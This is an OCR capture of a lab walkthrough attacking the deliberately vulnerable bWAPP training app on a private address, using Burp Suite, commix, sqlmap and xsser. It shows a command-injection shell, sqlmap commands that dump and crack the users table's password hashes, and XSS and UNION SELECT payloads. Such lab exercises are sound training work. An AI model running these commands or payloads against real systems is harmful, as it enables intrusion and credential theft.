

/ OS Command Injection /
DNS lookup:
www.nsa.gov
Lookup
;; connection timed out; no servers could be reached www-data



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.9.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Learn
Tasks
New scan
New live task
Filter
Search
1. Live passive crawl fr..
Add links. Add item itself, same domain and URLs in suite scope.
Capturing
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
1. Live passive crawl from Proxy (all traffic)
Summary
Items added to site map
View site map
Host Meth... URL Status ... MIME type
www.google.c... GET /warmup.html 200 HTML
fonts.gstatic.c... GET /s/googlesans/v62/4UaR... 200 woff
192.168.92.7 GET /bWAPP 301 HTML
192.168.92.7 GET /bWAPP/ 302
192.168.92.7 GET /bWAPP/portal.php 200 HTML
192.168.92.7 GET /bWAPP/login.php 200 HTML
192.168.92.7 GET /bWAPP/stylesheets/styl... 200 CSS
192.168.92.7 GET /bWAPP/images/favicon.... 200
192.168.92.7 GET /bWAPP/js/html5.js 200 script
192.168.92.7 /bWAPP/user_new.php
192.168.92.7 /bWAPP/info.php
192.168.92.7 /bWAPP/training.php
192.168.92.7 GET /bWAPP/images/owasp.... 200 PNG
192.168.92.7 GET /bWAPP/images/zap.png 200 PNG
192.168.92.7 GET /bWAPP/images/netspar... 200 PNG
192.168.92.7 GET /bWAPP/images/mk.png 200 PNG
192.168.92.7 GET /bWAPP/images/mme.png 200 PNG
192.168.92.7 GET /bWAPP/images/netspar... 200 GIF
192.168.92.7 GET /bWAPP/images/twitter.... 200 PNG
192.168.92.7 GET /bWAPP/images/linkedin... 200 PNG
192.168.92.7 GET /bWAPP/images/facebo... 200 PNG
192.168.92.7 GET /bWAPP/images/blogger... 200 PNG
192.168.92.7 GET /bWAPP/images/cc.png 200 PNG
192.168.92.7 GET /bWAPP/images/bee_1.p... 200 PNG
192.168.92.7 POST /bWAPP/login.php
192.168.92.7 GET /bWAPP/images/bg_3.jpg 200 JPEG
Task configuration
Task type: Live passive crawl
Scope: Proxy (all traffic)
Configuration: Add links. Add item itself, same do
scope.
Capturing
Task progress
Site map items added: 46
Responses processed: 32
Responses queued: 0
Task log
> Adding response http://192.168.92.7/bWAPP/comma
> Adding form http://192.168.92.7/bWAPP/commandi.
168.92.7/bWAPP/commandi.php to site map
> Adding form http://192.168.92.7/bWAPP/commandi.
Event log (1)
All issues
Memory: 122.6MB
Disabled


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Site map
Scope
Issues
Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
192.168.92.7
bWAPP
bWAPP
/
commandi.php
credits.php
images
info.php
js
login.php
logout.php
password_change.php
portal.php
reset.php
security_level_set.php
stylesheets
training.php
user_extra.php
user_new.php
www.google.com
Host
Method
URL
http://192.168.92.7 GET /bWAPP/commandi.php
http://192.168.92.7 POST /bWAPP/commandi.php
http://192.168.92.7 POST /bWAPP/commandi.php
http://192.168.92.7 POST /bWAPP/commandi.php
http://192.168.92.7 POST /bWAPP/commandi.php
Request
Pretty
Raw
Hex
1 GET /bWAPP/commandi.php HTTP/1.1
2 Host: 192.168.92.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Fi
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.92.7/bWAPP/portal.php
8 Connection: keep-alive
9 Cookie: PHPSESSID=8ebcf15662af0b5d7d0d4aaba21d85a0; security_level=0
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo commix --url="http://192.168.92.7/bWAPP/commandi.php" --cookie="security_level=0; PHPSESSID=8ebcf15662af0b5d7d0d4aaba21
--data="target=127.0.0.1&form=submit"
[sudo] password for kali:
v4.0-stable
https://commixproject.com
(@commixproject)
+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2024 Anastasios Stasinopoulos (@ancst)
+--
(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's respon
y to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
caused by this program.
[12:44:45] [info] Testing connection to the target URL.
[12:45:21] [warning] Potential CAPTCHA protection mechanism detected.
[12:45:39] [info] Checking if the target is protected by some kind of WAF/IPS.
[12:46:33] [info] Performing identification (passive) tests to the target URL.
[12:46:51] [warning] Target's estimated response time is 18 seconds. That may cause serious delays during the data extraction pr
and/or possible corruptions over the extracted data.
Resumed POST parameter 'target' injection point from stored session. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os shell) > ls


Choose your bug:
SQL Injection (GET/Search)
Hack
Set your security level:
low
Set
Current: low


bWAPP - SQL Injection
Not Secure
http://192.168.92.7/bWAPP/sqli_1.php?title=man&action=search
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ SQL Injection (GET/Search) /
Search for a movie:
Search
Title
Release
Character
Genre
IMDb
Iron Man
2008
Tony Stark
action
Link
Man of Steel
2013
Clark Kent
action
Link
The Amazing Spider-Man
2012
Peter Parker
action
Link


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.1 - T
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Com
Learn
Site map Scope Issues
Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
192.168.92.7
bWAPP
/
credits.php
images
info.php
js
login.php
logout.php
password_change.php
portal.php
reset.php
security_level_set.php
sqli_1.php
stylesheets
training.php
user_extra.php
user_new.php
www.google.com
Host Method URL Params Status c
http://192.168.92.7 GET /bWAPP/sqli_1.php 200
http://192.168.92.7 GET /bWAPP/sqli_1.php?ti... ✓ 200
http://192.168.92.7 GET /bWAPP/sqli_1.php?ti... ✓ 200
http://192.168.92.7 POST /bWAPP/sqli_1.php ✓
http://192.168.92.7 POST /bWAPP/sqli_1.php ✓
http://192.168.92.7 GET /bWAPP/sqli_1.php?ti... ✓
Request Response
Pretty Raw Hex
1 GET /bWAPP/sqli_1.php HTTP/1.1
2 Host: 192.168.92.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.92.7/bWAPP/portal.php
8 Connection: keep-alive
9 Cookie: security_level=0; PHPSESSID=b38591ebdda09f6f839e20c5552d72c1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man" --cookie="Cookie: security_level=0; PHPSESSID=b38
1" --batch --dbs
{1.9.10#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
this program
[*] starting @ 14:29:51 /2025-11-10/
[14:29:51] [INFO] resuming back-end DBMS 'mysql'
[14:29:51] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.92.7/bWAPP/security_level_set.php'. Do you want to follow? [Y/n] Y
[14:29:52] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

```
[13:35:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[13:35:25] [INFO] fetching database names
available databases [4]:
[*] bWAPP
[*] drupageddon
[*] information_schema
[*] mysql

[13:35:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.92.7'

[*] ending @ 13:35:25 /2025-11-07/
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man" --cookie="security_level=0; has_js=1; PHPSESSID=
3d36936df45fbbf62e3668765c34956" -D bWAPP --tables --dbs
```

```
[13:37:42] [INFO] fetching database names
available databases [4]:
[*] bWAPP
[*] drupageddon
[*] information_schema
[*] mysql

[13:37:42] [INFO] fetching tables for database: 'bWAPP'
Database: bWAPP
[5 tables]
+------------+
| blog       |
| heroes     |
| movies     |
| users      |
| visitors   |
+------------+

[13:37:42] [INFO] fetched data logged to text files under '/home/

[*] ending @ 13:37:42 /2025-11-07/
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man" --cookie="Cookie: security_level=0; PHPSESSID=b3
591ebdda09f6f839e20c5552d72c1" -D bWAPP -T users --dump --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.10#stable}
|_ -| . ["]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability a
d are not responsible for any misuse or damage caused by this program


[*] starting @ 14:31:53 /2025-11-10/
```

```
[13:39:18] [INFO] fetching columns for table 'users' in database 'bWAPP'
[13:39:19] [INFO] fetching entries for table 'users' in database 'bWAPP'
[13:39:19] [INFO] recognized possible password hashes in columns 'password, activation_code'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:39:47] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:39:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:40:02] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[13:40:02] [INFO] starting 3 processes
[13:40:05] [INFO] cracked password 'bug' for user 'A.I.M.'
[13:40:07] [INFO] cracked password 'ZAP' for user 'ZAP'
[13:40:11] [INFO] cracked password 'ZAP' for user 'ZAP'
```


```
do you want to use common password suffixes? (slow!) [y/N] N
[13:40:02] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[13:40:02] [INFO] starting 3 processes
[13:40:05] [INFO] cracked password 'bug' for user 'A.I.M.'
[13:40:07] [INFO] cracked password 'ZAP' for user 'ZAP'
[13:40:11] [INFO] cracked password 'ZAP' for user 'ZAP'
Database: bWAPP
Table: users
```

```
Database: bWAPP
Table: users
[3 entries]
+----+-----------------------------+--------+-----------------------------------------+--------+-----------------------------------------+
| id | email                       | login  | secret                                  | admin  | password                                |
| activated | reset_code | activation_code                                                                |
+----+-----------------------------+--------+-----------------------------------------+--------+-----------------------------------------+
| 1  | bwapp-aim@mailinator.com    | A.I.M. | A.I.M. or Authentication Is Missing     | 1      | 6885858486f31043e5839c735d99457f045affd0 (bug) |
| 1         | NULL       | NULL                                                                           |
| 2  | bwapp-bee@mailinator.com    | bee    | Any bugs?                               | 1      | 6885858486f31043e5839c735d99457f045affd0 (bug) |
| 1         | NULL       | NULL                                                                           |
| 3  | zaproxy@example.com         | ZAP    | ZAP                                     | 0      | 3f6fb401e4d3e5c2c9043775361303e25ebc1da0 (ZAP) |
| 0         | NULL       | a7b52df4ecba291356da71d34d739a204a6e1a63                                       |
+----+-----------------------------+--------+-----------------------------------------+--------+-----------------------------------------+
```




bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
john
Last name:
doe
Go


/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
john
Last name:
<script>alert('test')</script>
Go



Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.10.1 - T

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Com
Learn

Site map Scope Issues

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


- 192.168.92.7
  - bWAPP
    - /
    - credits.php
    - images
    - info.php
    - js
    - login.php
    - logout.php
    - password_change.php
    - portal.php
    - reset.php
    - security_level_set.php
    - sqli_1.php
    - stylesheets
    - training.php
    - user_extra.php
    - user_new.php
    - xss_get.php
  - www.google.com

Host	Method	URL
http://192.168.92.7	GET	/bWAPP/xss_get.php
http://192.168.92.7	GET	/bWAPP/xss_get.php?firstname=john&l...
http://192.168.92.7	GET	/bWAPP/xss_get.php?firstname=john&l...
http://192.168.92.7	POST	/bWAPP/xss_get.php
http://192.168.92.7	POST	/bWAPP/xss_get.php
http://192.168.92.7	GET	/bWAPP/xss_get.php?firstname=&lastn...

Request Response


Pretty Raw Hex


```
1  GET /bWAPP/xss_get.php HTTP/1.1
2  Host: 192.168.92.7
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=
   0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer:
   http://192.168.92.7/bWAPP/sqli_1.php?title=%27+uni
   on+select+1%2C2%2C3%2C4%2C5%2C6%2C7%23&action=sear
   ch
8  Connection: keep-alive
9  Cookie: security_level=0; PHPSESSID=
   b38591ebdda09f6f839e20c5552d72c1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
```



kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ xsser -u http://192.168.92.7 -g "/bWAPP/xss_get.php?firstname=john&lastname=XSS&form=submit" --cookie="Cookie: security_level=0; PHPSESSID=b38591ebdda09f6f839e20c5552d72c1" --user-agent='Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0'
XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 → by psy
